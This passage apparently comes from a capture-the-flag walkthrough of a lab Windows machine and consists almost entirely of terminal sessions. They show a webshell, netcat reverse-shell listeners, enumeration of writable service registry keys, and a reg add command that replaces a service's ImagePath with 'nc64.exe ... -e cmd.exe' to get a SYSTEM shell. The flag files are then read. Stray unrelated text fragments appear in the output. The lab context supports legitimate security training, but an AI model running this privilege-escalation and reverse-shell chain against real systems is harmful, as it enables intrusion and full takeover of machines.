11/07/2019  12:17 PM    <DIR>          Pictures
11/07/2019  12:17 PM    <DIR>          Saved Games
11/07/2019  12:17 PM    <DIR>          Searches
11/07/2019  12:17 PM    <DIR>          Videos
              0 File(s)           0 bytes
              14 Dir(s)  43,184,263,168 bytes free
```

```
webshell.php  X T
C:\Users\Hector>cd Desktop
cd Desktop
3107/webshell.php

C:\Users\Hector\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is C05D-877F
Directory of C:\Users\Hector\Desktop

11/07/2019  12:17 PM    <DIR>          .
11/07/2019  12:17 PM    <DIR>          ..
11/01/2019  12:33 PM           32 user.txt
                           1 File(s)      32 bytes
                           2 Dir(s)  43,184,197,632 bytes free

C:\Users\Hector\Desktop>type user.txt
type user.txt
d8782dd01fb15b72c4b5ba77ef2d472b
C:\Users\Hector\Desktop>
```

```
root@kali:~/Masalüstü# nc -nlvp 9091
listening on [any] 9091 ...
connect to [10.10.14.222] from (UNKNOWN) [10.10.10.167] 49693
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Hector\Documents>more %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
more %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
get-childitem HKLM:\SYSTEM\CurrentControlSet | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet |format-list

C:\Users\Hector\Documents>
[upload]# upload ack.exe
```

```
C:\Users\Hector\Downloads>c:\inetpub\wwwroot\uploads\ack64.exe -kvw hector hklm\system\currentcontrolset\services\
```

```
RW HKLM\SYSTEM\CurrentControlSet\services\ws2ifsl  
    KEY_ALL_ACCESS  
RW HKLM\SYSTEM\CurrentControlSet\services\WSearch  
    KEY_ALL_ACCESS  
RW HKLM\SYSTEM\CurrentControlSet\services\WSearchIdxPi  
    KEY_ALL_ACCESS  
RW HKLM\SYSTEM\CurrentControlSet\services\wuauserv  
    KEY_ALL_ACCESS  
RW HKLM\SYSTEM\CurrentControlSet\services\WudfPf  
    KEY_ALL_ACCESS  
RW HKLM\SYSTEM\CurrentControlSet\services\WUDFRd  
    KEY_ALL_ACCESS
```

```
C:\Users\Hector\Downloads>sc qc Wsearch  
sc qc wsearch  
[SC] OpenService FAILED 5:  
Access is denied.
```

```
C:\Users\Hector\Downloads>sc qc wuauserv  
sc qc wuauserv  
[SC] QueryServiceConfig SUCCESS  
  
SERVICE_NAME: wuauserv  
    TYPE               : 20  WIN32 SHARE PROCESS  
    START_TYPE         : 3   DEMAND START  
    ERROR_CONTROL     : 1   NORMAL  
    BINARY_PATH_NAME  : C:\Windows\system32\svchost.exe -k netsvcs -p  
    LOAD_ORDER_GROUP  :  
    TAG                : 0  
    DISPLAY_NAME       : Windows Update  
    DEPENDENCIES       : rpcss  
    SERVICE_START_NAME : LocalSystem
```

```
C:\Users\Hector\Documents>copy c:\inetpub\wwwroot\uploads\nc64.exe .
copy c:\inetpub\wwwroot\uploads\nc64.exe .                         Maintainer Mike Miller
                                         1 file(s) copied.          Description readline feat
```

```
C:\Users\Hector\Documents>reg add "hklm\system\currentcontrolset\services\wuaserv" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Hector\Documents\nc64.exe 10.10.14.222 8888 -e cmd.exe" /f
reg add "hklm\system\currentcontrolset\services\wuaserv" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Hector\Documents\nc64.exe 10.10.14.222 8888 -e cmd.exe" /f
The operation completed successfully.

C:\Users\Hector\Documents>sc start wuaserv
sc start wuaserv[0x00000020 - Duzenlenme Tarihi: 2019/12/12 - 11:06]
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
```

```
root@kali:~/Downloads# rlwrap nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.10.14.222] from (UNKNOWN) [10.10.10.167] 50838
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
8f8613f5b4da391f36ef11def4cec1b1
C:\Windows\system32>whoami
whoami
nt authority\system
```

```
C:\Windows\system32>
```